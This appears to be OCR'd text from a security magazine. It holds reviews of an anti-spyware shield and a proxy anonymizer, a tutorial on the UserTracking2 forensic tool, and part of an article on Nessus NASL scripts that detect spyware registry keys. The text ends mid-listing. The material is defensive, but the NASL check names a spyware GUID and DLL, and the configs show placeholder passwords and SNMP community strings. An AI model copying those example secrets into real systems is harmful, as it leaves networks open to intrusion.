Active Shield 4 offers three security levels plus a user-defined custom level. Security levels can be set by clicking the shields on the main menu screen or by the options menu. The three pre-set security levels offered are low, medium, and high. The low level protects system folders and protects against malicious files and folders. Medium adds autorun list protection, browser settings and registry. High adds protection against malicious processes and protection against cookies. Other options include the ability to set default responses toward threats (Ask, solve always, ignore always), blacklisted and white list programs, and the ability to undo any action committed by Active Shield.

If a scan for previously installed adware, spyware, Trojans, dialers, or other malware is desired, that function can be handled with the addition of True Sword 4 which completes the security suite. True Sword adds the ability to scan your PC for any threats already onboard, while Active Shield prevents new threats from being downloaded and installed. Operation of Active Shield is very simple. Active Shield runs in the background as a scanner according to user selected options.

To demonstrate Active Shield's scanner, I downloaded and installed Real Player, which generated the alert message shown in Figure 2. Active Shield can download updates from the internet. Security Stronghold offers full-time, professional support.

Advantages: active system monitoring; three types of Shield (security modes); revealing and reliable destroying of trojans, spyware, adware, trackware, dialers, keyloggers and other malicious software; dynamic registry and known malicious file pathes scanning; heuristic algorithms of system monitoring; backup of any changes, made to your system; anti-malware databases updates; Handy Update Wizard; updating both from Internet and local file; improved updating process for large networks.

Disadvantages. Only scans against incoming threats; requires True Sword to scan for previously installed threats. Does not include a virus scanner, even as an addition to the suite.

by Eric S. Mueller

Figure 1. *Active Shield Menu Screen*

Figure 2. *Active Shield Alert Message*

VIP Anonymizer

System: Windows 98, ME, XP, 2003
Application: Anonymizer
License: Commercial
Homepage: *http://www.vipdefense.com*

VIP Anonymity prevents everyone from knowing your IP address. It redirects your traffic through the chain of anonymous proxy servers. They do not save or transfer information about your IP address and thus effectively hide information about you and your surfing interests. As long as you browse without VIP Anonymity you're still at risk! Protect your online shopping and browsing habits today!

Quick Start. A proxy server that removes identifying information from the client's requests for the purpose of anonymity is called an *anonymizing proxy server* or Anonymizer. Browsing anonymously is growing need of the hour due to various reasons to protect from online identity track, shopping habits track and many more. Though we need to surf anonymously for the various reasons cited, we have to do it very safely to protect our identity misuse and lot more. VIP Anonymizer helps us in getting through this need without many hassles.

What does VIP Anonymizer give us is the list of available proxy servers through which we can browse needed sites. There is nothing much to configure this tool, its easy to use one with very few steps to go about, a novice user can do it without much information or you may call it simply a *No Brainer* thing. Here you go for list of things you need to do to get VIP Anonymizer up and running, download the program from *www.vipdefense.com* site, click on the *setup.exe* file after download and keep on clicking next button to the reach the *finish* button for all default actions unless and until you need to install it in a different folder than the default *c:\program* files folder.

After you install you need to select the proxy server through which you need to browse. Active list of proxy servers is marked by green and inactive ones by red. There are not much of options or preferences to go about in the program; all you can do is to list out your own proxy list which is simply through a notepad list of known proxy servers. You can activate the proxy while at startup; as soon as the list is activated you can browse anonymously and peacefully. The active proxy gets activated in the options section of Internet Explorer, Firefox browsers and also MSN messenger automatically. This would leave the user an easy to configure option. You can all the while automatically switch between active proxies without much hassles, all the while you need to do is check mark the automatically switch between proxy option.

Advantages. VIP Anonymizer lets you surf anonymously through different proxies. It helps you automatically switch proxies with a prescribed frequency which would enable you to wipe out all the tracks.

You can chose either a fixed list of proxies or load them from file or update from the internet and several tens of new anonymous proxy servers are ready to hide your traffic from file or update from the internet automatic updates. Proxy activation is done automatically at startup on all the browsers without any user intervention. MSN messenger could also be connected through this automatic startup.

Disadvantages. An inexperienced user or novice would may have difficulty in starting and stopping the proxy as the buttons doesn't differentiate much, added to this if you stop the Anonymizer it doesn't automatically change the connection type in the browser, the user should make sure he changes the connection by unchecking the option of "Use proxy server". Compared to other anonymizers in the market VIP Anonymizer misses the option of selecting individual browser, for example if a user has firefox and internet explorer on his machine, he doesn't have the liberty or option of surfing through Anonymizer only in IE. Once checked through Anonymizer all browsers need to go through this traffic, unless the user uncheck's the option in the individual browser.

by Chakravarthy S Devarakonda




Figure 1. *VIPAnonymizer*




Figure 2. *VIPAnonymizer*

Basics

UserTracking2: Whodunit?

Fred Leeflang

Difficulty

Whodunit?, a phrase immediately recognized by native English speakers but not so obvious to others. As Internet security is still trying desperately to mature, UserTracking2 takes us to the next level; to give you as a network or systems administrator the possibility to answer that question from Law Enforcement when it comes 'Who is responsible for this action at this time, from this IP address?

Internet security often tends to focus on policies, perimeters, firewalls, application bugfixes, busy system admins and network admins. It is a well known fact among security experts that in order to get a decent security, the old Sun Tzu saying that *To know your enemy, you have to become your enemy.* This is why a lot of security experts are often pretty gifted crackers themselves.

For the author it has long been a good sanity check to think about *How would this be dealt with in the 'real' world*? as opposed to the, for most, invisible world of the Internet. How does one secure his home? The first obvious answer, Lock your door! Some go as far as getting security devices and having third parties monitor those security devices for them. However, what we also do is not immediately clear. When a burglary happens, don't we tend to rely on Law Enforcement to find out who has done it? This is our safety net.

Law Enforcement obviously has all kinds of incredible tools much like the revealing episodes of CSI show. But does Law Enforcement have similar tools to do forensics on Internet crime? Does our safety net actually exist? Of course, there's no CSI on Internet crime yet. This would also be very revealing, most likely in the other direction. UserTracking2 however tries to make a difference.

802.1x and Radius

802.1x is a protocol through which security aware network administrators can enable Layer 2 authentication. This means as much as having to login to get a network connection. Today in most institutes you can walk up to a network outlet, plug in your laptop and you will have a network connection, but with Layer 2 authentication you first need to provide your username and password to get this network connection.

What you will learn...

- Linking layer 2 network to Layer 3.
- How to set up your network so external forensic request can quickly be resolved.

What you should know...

- Very basic networking terminology.
- Basic security terminology.
- Radius.




Figure 1. *802.1x*

This technology is relatively new and relatively infrequently used as it's relatively difficult to get it up and running. `802.1x` requires a Radius server, which in turn can get its authentication information from sources like an LDAP server or a SQL server.

A lesser know feature is `802.1x` accounting; this means that an `802.1x` aware network device will send accounting packets to a Radius server when a connection does exist.

Illustration 1 shows this in it's simplest form, the picture is taken from Wikipedia:

Here the *suppplicant* is the PC that wants to gain access to the Internet while the Authenticator is the access point or network switch. First the supplicant will need to make itself known to the AP (1), after which the AP will let the supplicant authenticate itself to the Radius server (2), after which the supplicant has access to the network (3). We won't go into much detail here.

UserTracking2 Intro

While having layer 2 authentication will already give us some indication of who's using our network, there's one challenge; `802.1x` authentications and accountings deal with layer 2! This means that typically only the MAC address of the supplicant is being logged somewhere.

A forensics investigation will often get a report from an attacked site that includes a time that the attack occurred as well as an IP number from which the attack occurred. We cannot easily go into our 802.1x log and look up this IP address without having to jump through all kinds of hoops to relate the IP number to a MAC address.

So this is what *UserTracking2* is about: to relate layer 3 to layer 2. There are many ways to do this of course. Some network adminstrators would recommend for example port security in order to force a network user to use only the IP address assigned by the DHCP server for example. This works to some extent. It would require searching through the DHCP log when a forensics request comes, find the MAC address that got the IP address at the reported time, and voila!

Others would argue that those that want to do harm are probably smarter than to use a DHCP assigned IP address and emply such techniques as simply changing the IP address (difficult with port security) or even MAC spoofing (also not so easy with `802.1x`). This is the well know 95/5 dilemma; 95% of people misbehaving in some way can be easily found. The 5% that's hardest to find are however the most mischievous grief causers.

Another approach is to periodically scan routers' SNMP tables, which often contain MAC/IP translation tables. This would be much more reliable as this is a representation of what's really going on as opposed to what *should* be going on. However, *periodically* will not make many security aware people feel very comfortable. What seems like a *reasonable* polling period to some is a huge span of time to hack around in for others.

Last but not least, we could of course run a tcpdump in all our VLAN's and filter out all ARP replies;




Figure 2. *Configuration Screen*

this will give a very accurate snapshot of the reality. It would cause rather big logfiles of course and cost lots of resources but well, that would buy us the answer to the Whodunit? question.

UserTracking2 does all of the above and stores it's findings into a database. It can scan DHCP logs, poll routers and sniff for ARP requests on the network. It logs DHCP/SNMP/ARP MAC/IP couples and lets them traverse a state diagram. A DHCP entry is considered least reliable while an ARP entry is considered most reliable.

Now comes the time to combine *UT2*'s findings with the Radiator logs; *UT2* does this by logging the Radiator accounting packets and the MAC/IP couples it finds in the same database and by providing a web interface view on this database. This makes it easy for an administrator to first look up the IP address in one view, click a link and search which user was using that IP address at that time.

UserTracking2 Detail

For those who got interested by the intro, we will now dig down into UT2 a little deeper. First let's have a look at the installation, as this has become rather trivial now that there's also Debian packages available. These Debian packages cannot yet be installed by using apt-get but we'll get there as the latest release of UT2 was 0.6.0 at the time of writing. If you're just willing to give it a try, download the Debian packages for beta-6 from *https://www.uitwisselplatform.nl/frs/?group_id=73*. It may well be there's a newer release there when this article is published, your best bet would be then to just grab the latest version instead of beta-6. All the latest releases are immediately put on uitwisselplatform.

You should download three .deb files, called *usertracking2-daemons_0.6.0_i386.deb*, *usertracking2-db_0.6.0_i386.deb* and *usertracking2-web_0.6.0_i386.deb* (or any later version). These should be installable on any Ubuntu `6.10` `6.10` system as UT2 is being developped on Ubuntu. Most other Debian derived systems should have little problems as well. These `0.6.0` .deb's are the very first Debian packages for UT2, or any that the author has made for that matter, so bear with us if their quality isn't perfect yet. You can of course install .deb files with:

```
dpkg -i usertracking2-daemons_0.6.0_
                              i386.deb
usertracking2-db_0.6.0_i386.deb
usertracking2-web_0.6.0_i386.deb
```

This won't do any configuration for you so we'll have to do this ourselves and we can do this through the webinterface. I will assume you know how to set up a virtual host on Apache, so make one for example for *http://usertracking.yourdomain.com*. The document root of this server should point to */var/www/usertracking2/php*, which is where the web frontend is installed. After you've got this server up and running, go into your browser to *http://usertracking.3dn.nl* and you should see the following see Figure 2.

From here on this will be pretty straight forward. Obviously, fill in the root password for mysql on the database host you've entered. This will allow the web frontend to create a database for you and then create a *user/password* for this database that UT2 can use. The root password doesn't get emailed anywhere or even stored anywhere, JFYI!

Make sure all the indicators saying *WRITABLE* are nice and green and change permissions on */var/www/usertracking2/etc* etc. accordingly, reloading this install page until




Figure 3. *Configuration followup*




Figure 4. *Initial Screen*

everything is green. The checked files and directories are also what UT2 will generate as your configuration by the way.

What happens when you click *Continue* is that */var/www/usertracking2/sql/ut2_schema.sql* gets imported into the just created database, so if you don't trust the webinterface to do that for you, you could also do it yourself. After this, you will also get the opportunity to create some default objects in the database: see Figure 3.

It is really important that as a beginner you press the *Create Sample Nodes* here, as well as create the mentioned init script (change this to your own settings of course).

So after you click *Create Sample Nodes* you are basically done configuring the basic part of UT2. You can now log in on *http://usertracking.yourdomain.com* using the username *admin* and the password you've provided to your configuration screen and you'll get to see the following screen when you do (it's cropped a bit in this illustration):

The menu's are fairly obvious and you see the most important *MAC* and *Radiator* links here right away. Now, there's *substantially* more to UT2 than just these screens as you might have guessed but those two are the real beef. When you click on them however, chances are they you won't see anything, right? After all a webinterface alone doesn't sniff for ARP packets or walk SNMP tables etc. I will strongly recommend that you try to understand what's in the Admin menu however. Particularly look at the UT2 Nodes, the ARP/DHCP/Obsolete daemon config and (in the Stats menu) the so called 'Nodal View' and the (also in the Stats menu) *States Flow*. The States flow won't be so interesting yet as we're not measuring any events yet, but hang on, let's get there now!

Listing 1. *AuthBy SQL*

```
# We want this for UT, so accounting requests will be
# logged into the RAD_ACCOUNTING table
<AuthBy SQL>
    DateFormat %Y-%m-%d %X
    Identifier SQLAccounting
    DBSource DBI:mysql:database=prd_usertracking
    DBUsername ut2user
    DBAuth secretpassword
    AuthSelect SELECT password FROM UT_Users WHERE username=%0
    AccountingTable RAD_ACCOUNTING
    HandleAcctStatusTypes Start,Alive,Stop
    AcctColumnDef USERNAME,User-Name
    AcctColumnDef TIME_STAMP,Timestamp,integer-date
    AcctColumnDef ACCTSTATUSTYPE,Acct-Status-Type
    AcctColumnDef ACCTDELAYTIME,Acct-Delay-Time,integer
    AcctColumnDef ACCTINPUTOCT,Acct-Input-Octets,integer
    AcctColumnDef ACCTOUTPUTOCT,Acct-Output-Octets,integer
    AcctColumnDef ACCTSESSIONID,Acct-Session-Id
    AcctColumnDef ACCTSESSTIME,Acct-Session-Time,integer
    AcctColumnDef ACCTTERMINATECAUSE,Acct-Terminate-Cause
    AcctColumnDef NASIDENTIFIER,NAS-Identifier
    AcctColumnDef NASPORT,NAS-Port,integer
    AcctColumnDef NASIPADDRESS,NAS-IP-Address
    AcctColumnDef CALLEDSTATIONID,Called-Station-Id
    AcctColumnDef CALLINGSTATIONID,Calling-Station-Id
</Authby>
```




Figure 5. *Initial Screen*

Getting the Daemons to run

If you looked through the Nodal View carefully, you will see a picture resembling this: see Figure 5.

Oh, have you installed graphviz as well? Turns out one of the dependencies that need to be fixed in 0.7.0 is that graphviz needs to be installed. You also may get error messages if /var/www/usertracking2/php/tmp has permissions by which the webserver can't write in it. This Nodal View is generated dynamically and you can click on all the objects to get to their definitions. In this case it shows that the host 'positron.dutchie.org' is an UT2 Node, a database prd_usertracking sits on it and Obsolete/DHCP/ARP daemons will log to it. But wait a minute... have we started these already? If it's okay you have created /etc/init.d/utmonitor, made it executable and all. But have you executed this script already? If not, let's do so now:

```
fredl@positron:~$ sudo /etc/init.d/
                              utmonitor start
```

If all went well, you should now see some more processes running (try typing `ps -ax|grep usertracking`), according to the configuration you see in the Nodal View.

These processes will now actually start logging things to your UT2 database and you should see the *Events* table, *MAC table* and *Historic MAC* table growing. The *Events* are something that's not (yet!) implemented in UT2, but every transition through the state flow is considered an Event. It could for example be that a *PENDING* entry is registered (somebody tries to ARP somebody else but UT2 has not yet seen a reply), it becomes a DHCP entry since dhcpdaemon saw a little later in the DHCP logfile that somebody got an IP address, but all of the sudden this MAC address changes IP address! This would be a most unusual *Event*, therefore UT2 is prepared to actually *act* on certain kinds of Events. Since this particular event could be somebody manually changing their IP address to do bad things, thinking it will go undiscovered; an apropriate action could be to push this user into an innoculation VLAN and make *him/her* know that it was not undiscovered! Future versions of UT2 will have this kind of functionality built in.

Radiator

One important thing that's not discussed yet is the Radiator server. In the UT2 admin screens you can also add a Radiator server, as well as *clients* connected to that Radiator server. This is where things start to get really complicated as you will now reconfigure Radiator to work together with UT2. We won't go into great lengths in this subject as it could fill an article by itself but we'll give some quick pointers. The more seasoned network administrators and really persistant hackers can figure out things for themselves with these pointers.

The first thing to know is that UT2 can actually remotely control Radiator through SNMP. So from UT2 we cannot only do our own detective work, we can also administrate Access Points that are recognized by Radiator! To enable this SNMP functionality you need this in your radius.cfg:

```
<SNMPAgent>
    ROCommunity public
    RWCommunity verysecret
</SNMPAgent>
```

When you configure the UT2 Radiator config with these SNMP community names, UT2 is able to do two things, restarting the Radiator server remotely when a client is added through UT2, as well as verifying the list of AP's that Radiator knows about. Some nice add-on functionality indeed!

More elaborate Radiator support is planned as well through Radiator's `<Monitor>` feature.

Most important for UT2 is the following however. Remember we want 802.1x Accounting packets to be logged in the same database? Well, the following configuration snippet from radius.cfg makes it so. You will no doubt see back some database/username/passwords here that are similar to the configuration screens for UT2.

If your Radiator server was working already, now 802.1x accounting packets will go into the UT2 database and you might actually start seeing things in UT2's 'Radiator' listing. It will show you some live things going on on your network! see Listing 1.

To let Radiator read your client list from the UT2 database (otherwise why restart it when you add something to the UT2 database? :), we should also add the following: see Listing 2.

Last but not least, we can also have Radiator log it's session information to the UT2 database:

```
<SessionDatabase SQL>
    Identifier SessionSQL
    DBSource DBI:mysql:
database=prd_usertracking
    DBUsername ut2user
    DBAuth ut2user
</SessionDatabase>
```

This will allow you to see from UT2's web interface who's currently online as well as view their session (to see if they're roaming from AP to AP for example, if you're interested in the coverage of your AP's, or even to have your helpdesk manually toss them in some other VLAN (functionality not yet in UT2)).

The rest of the Radiator configuration should be relatively straight forward to those that know how to use it, depending on what form of EAP (eg. *Extensible Authentication Protocol*) you're using etc.

Using it

So now that we have this setup, imagine some Law Enforcement officer coming in and asking 'IP address 1.2.3.4 has posted such and so on

Listing 2. *ClientListSQL*

```
# Make sure to edit the rr.name='....' to have a host
# name of a RADIUS server in UT's RADIUS admin section.
<ClientListSQL>
    DBSource DBI:mysql:database=prd_usertracking
    DBUsername ut2user
    DBAuth secretpassword
    GetClientQuery SELECT r.NASIDENTIFIER,r.SECRET,r.IGNOREACCTSIGNATURE,r
                       .DUPINTERVAL,r.DEFAULTREALM,r.NASTYPE,r.SNMPCOMMUNIT
                       Y,r.LIVINGSTONOFFS,r.LIVINGSTONHOLE,r.FRAMEDGROUPB
                       ASEADDRESS,r.FRAMEDGROUPMAXPORTSPERCLASSC,r.REWRIT
                       EUSERNAME,r.NOIGNOREDUPLICATES,r.PREHANDLERHOOK,r.IDEN
                       TICALCLIENTS FROM RADCLIENTLIST r, CLIENT_TO_RADIUS c,
                       RADIUS_SERVERS rr, UT_Nodes n WHERE r.id=c.client AND
                       c.radiusserver=rr.id AND rr.node=n.id AND n.fqdn='posi
                       tron.dutchie.org'
</ClientListSQL>
```

this and that webserver at this time/date, we want to speak to the person who did that!'

You can now go into the *MAC -> Historic* view, search for the IP address at that time and you will find a MAC/IP address in the listing. Clicking on the MAC column for the entry you're interesed in will immediately take you to the Radiator listing, searching for the MAC address in it's table. It then becomes trivial to find who was logged in at that point in time.

If you're lucky, the Law Enforcement officer will be gone in 5 minutes and you have just taken your IT Manager off of the hot-seat that nobody wants to be in!

The Future

Lots more features are planned for future releases of UT2. You can usually find planned new features by looking around under 'Tasks' on the uitwisselplatform.nl site. If there are things that you would really like to see in UT2 and they're not on the list of tasks yet, feel free to create an account and submit a task.

More information

A demo site of UT2 can be found at *http://usertracking.surfnet.nl* while the source code is hosted on *http://uitwisselplatform.nl*. That's right, UT2 is opensource and we welcome people who want to help make UT2 better! UT2 currently relies on the excellent Radiator (*http://www.open.com.au/radiator/*) Radius server. ●

About the Author

Fred Leeflang is a seasoned IT professional with years of experience in the field with many large and small accounts. After discovering *Open Source* he quickly helped out with some opensource project, for example the *Midnight Commander*. Now a freelance entrepeneur, Fred has started up several of his own opensource projects such as UserTracking 2, GLUE and the eBanking library, with a focus on enabling government departments / large organisations.

Basics

Suspicious registry key

David Maciejak

Difficulty

The article presents malware behaviour detection that can be automatically done specially by a vulnerability assessment scanner that supports local testing script such as Nessus.

In this second part of my three-part article, we will continue to present some use cases examples on various local operating system checks.

Malware or PuP (*Potentially unwanted Program*) needs to store some data on the system to interact with it. For example, to create or modify a service, to auto start at boot, to be plugged in Internet Explorer, these actions on the system and more precisely in the Windows registry can be detected.

Unusual key, potentially unwanted program example through Browser Helper Objects for Internet Explorer

A *Browser Helper Object* (BHO) is a DLL module designed as a plugin for Microsoft's Internet Explorer web browser to provide added functionality. BHOs were introduced in October 1997 with the release of version 4 of Internet Explorer. Most BHOs are loaded once by each new instance of Internet Explorer (*http://en.wikipedia.org/wiki/Browser_Helper_Object*).

The use case: we want to detect *CursorZone*, *Grip Toolbar* a known spyware that collects browsing information and modify default search page. For details, see:

- *http://www.castlecops.com/tk28918-gripcz4_dll.html*,
- *http://research.sunbelt-software.com/threatdisplay.aspx?name=Grip%20Toolbar&threatid=14981*.

We know the GUID (Short term for Globally Unique Identifier, a unique 128-bit number that

What you will learn...

- How to detect clue about the infection on mainly Microsoft Windows platform,
- How to write custom Nessus plugins using NASL.

What you should know...

- How to use Nessus,
- Some basics knowledge of NASL and/or scripting skills,
- Microsoft Windows system and Linux.

Listing 1. *Check Grip Toolbar registry key*

```
if(description)

{
 script_id(16314);
 script_version("$Revision: 1.6 $");

 name["english"] = "Potentially unwanted software";

 script_name(english:name["english"]);

 desc["english"] = "
This script checks for the presence of files and programs which
might have been installed without the consent of the user of the
remote host.

Verify each of softwares found to see if they are compliant with
you security policy.

Solution : See the URLs which will appear in the report
Risk factor : High";


 script_description(english:desc["english"]);

 summary["english"] = "Checks for the presence of differents dll on the remote host";

 script_summary(english:summary["english"]);

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is Copyright (C) 2005 David Maciejak and Tenable Network Security");
 family["english"] = "Windows";
 script_family(english:family["english"]);

 script_dependencies("smb_hotfixes.nasl");
 script_require_keys("SMB/Registry/Enumerated");
 script_require_ports(139, 445);
 exit(0);
}

#load specific SMB function
include("smb_func.inc");
include("smb_hotfixes.inc");
if ( get_kb_item("SMB/samba") ) exit(0);

global_var handle;
#get port info from knowledge base
port = kb_smb_transport();
if(!port)exit(0);

#get credential and domain name from knowledge base
if(!get_port_state(port))return(FALSE);
login = kb_smb_login();
pass  = kb_smb_password();
domain = kb_smb_domain();

soc = open_sock_tcp(port);
if(!soc)exit(0);

session_init(socket:soc, hostname:kb_smb_name());
#connect to IPC$ share
ret = NetUseAdd(login:login, password:pass, domain:domain, share:"IPC$");
if ( ret != 1 ) exit(0);

#open an handle on registry entry KKEY_CLASS_ROOT
```

Listing 1. *Check Grip Toolbar registry key (continuation)*

```
handle = RegConnectRegistry(hkey:HKEY_CLASS_ROOT);
if ( isnull(handle) ) exit(0);


function check_reg(name, url, key, item, exp)
{
  local_var key_h, value, sz;

  #open the registry key
  key_h = RegOpenKey(handle:handle, key:key, mode:MAXIMUM_ALLOWED);
  if( ! isnull(key_h) )
  {
    #query the subkey if item != NULL
    value = RegQueryValue(handle:key_h, item:item);
    RegCloseKey(handle:key_h);
    if ( ! isnull(value) ) sz = value[1];
    else return 0;
  }
  else return 0;
  #if subkey equals the exp value that we expected
 if(exp == NULL || tolower(exp) >< tolower(sz))
 {
  report = string(
"'", name, "' is installed on the remote host.\n",
"Make sure that the user of the remote host intended to install
this software and that its use matches your corporate security
policy.\n\n",
"Solution : ", url, "\n",
"Risk factor : High");

  #report specific data based on this malware
  security_hole(port:kb_smb_transport(), data:report);
 }
}

i = 0;

##############################################################################

name = make_list();

name[i]    = "Grip Toolbar";
url[i]       = "http://www.giantcompany.com/antispyware/research/spyware/spyware-Grip-Toolbar.aspx";
key[i]     = "CLSID\{4E7BD74F-2B8D-469E-A6E4-FC7CBD87BD7D}\InprocServer32";
item[i]    = NULL;
exp[i]     = "gripcz4.dll";

##############################################################################

for(i=0;name[i];i++)
{
#call the check_reg function
  check_reg(name:name[i], url:url[i], key:key[i], item:item[i], exp:exp[i]);
}
RegCloseKey(handle:handle);
NetUseDel();
```

is produced by the Windows OS or by some Windows applications to identify a particular component, application, file, database entry, and/or user) `({4E7BD74F-2B8D-469E-A6E4-FC7CBD87BD7D})` and one of the file names it adds on the system (`gripcz4.dll`).

The script (See Listing 1) connects to the remote registry to check if the GUID and filename exists (it's an extract from `smb_suspicious_files.nasl`).

Listing 2 is an easier example, in which we don't need to test a key entry value but just know if a key exists. Microsoft has been given some workaround to protect against this remote code execution vulner-

Listing 2. *Check if Vector Markup Language dll is unregistered*

```
if(description)

{
 script_id(90001);
 script_cve_id("CVE-2006-4868");
 script_bugtraq_id(20096);
 script_version("$Revision: 1.0 $");

 name["english"] = "Vulnerability in Vector Markup Language Could Allow Remote Code Execution (925568)";

 script_name(english:name["english"]);

 desc["english"] = "
Synopsis
Arbitrary code can be executed on the remote host through the email client or the web browser.
Description
The remote host is running a version of Internet Explorer or Outlook Express which is vulnerable to a bug in the Vector
